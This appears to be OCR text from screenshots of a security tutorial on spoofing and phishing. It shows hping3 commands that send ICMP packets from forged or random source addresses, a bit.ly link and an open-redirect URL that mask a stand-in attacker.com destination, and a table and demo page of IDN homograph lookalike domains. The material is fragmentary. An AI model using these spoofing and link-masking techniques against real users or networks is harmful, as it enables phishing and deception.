

kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
satish@kali: ~
satish@kali: ~
Capturing from eth0
10:36 PM
satish@kali: ~
File Actions Edit View Help

```
root@kali:/# hping3 -1 -a 192.168.217.2 -c 1 192.168.217
.3
```



kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
satish@kali: ~
satish@kali: ~
Capturing from eth0
10:39 PM
satish@kali: ~
File Actions Edit View Help

```
root@kali:/# hping3 -1 --rand-source -c 1 192.168.217.3
```



https://app.bitly.com/Bm5v801koTN/bitlinks/3x0bom6?actions=create

CREATE LINK

bit.ly

ENTER LONG URL

https://attacker.com

UTM Parameters (Optional)

UTMs can help you track web traffic in analytics tools. Learn more

SOURCE

e.g. google, newsletter

MEDIUM

e.g. cpc, banner, email

CAMPAIGN

e.g. spring_sale

If you use UTMs, be sure to

Upgrade for bulk imports

Links

○ Date Created ○ Top Performing

□ Hidden Links Only

Show Chart

1 Result Clicks all time

MAY 31
Attacker - The Domain Name Attacker.com is Now For...
bit.ly/3x0bom6 0

Attacker - The Domain Name Attacker.com is Now For Sale.

May 31, 8:54 AM by DrSniper


bit.ly/3x0bom6 Copy

Destination: https://attacker.com/

Add tags


0
TOTAL CLICKS

- Ngrok.io


File Edit Selection Find View Goto Tools Project Preferences Help
https://example.com/?r=attacker.com


```
https://example.com/?r=attacker.com
```

- IDN Homograph attack



Homograph Examples


Sn	Fake Name	Orginal Name	Remark
1	techchip	techchip	
2	paypal	paypal	
3	google	google	
4	techchip	techchip	
5	facebook	facebook	
6	apple	apple	
7	rnicrosoft	microsoft	
8	clog	dog	




Hey there!

This may or may not be the site you are looking for! This site demonstration of a flaw in the way unicode domains are hanc **browser isn't affected.**

Read the blog post for the full details


Hey there!
Apple
Apple Inc. (US)
https://www.apple.com
Mac
iPad
iPhone
Watch
TV
Special Edition
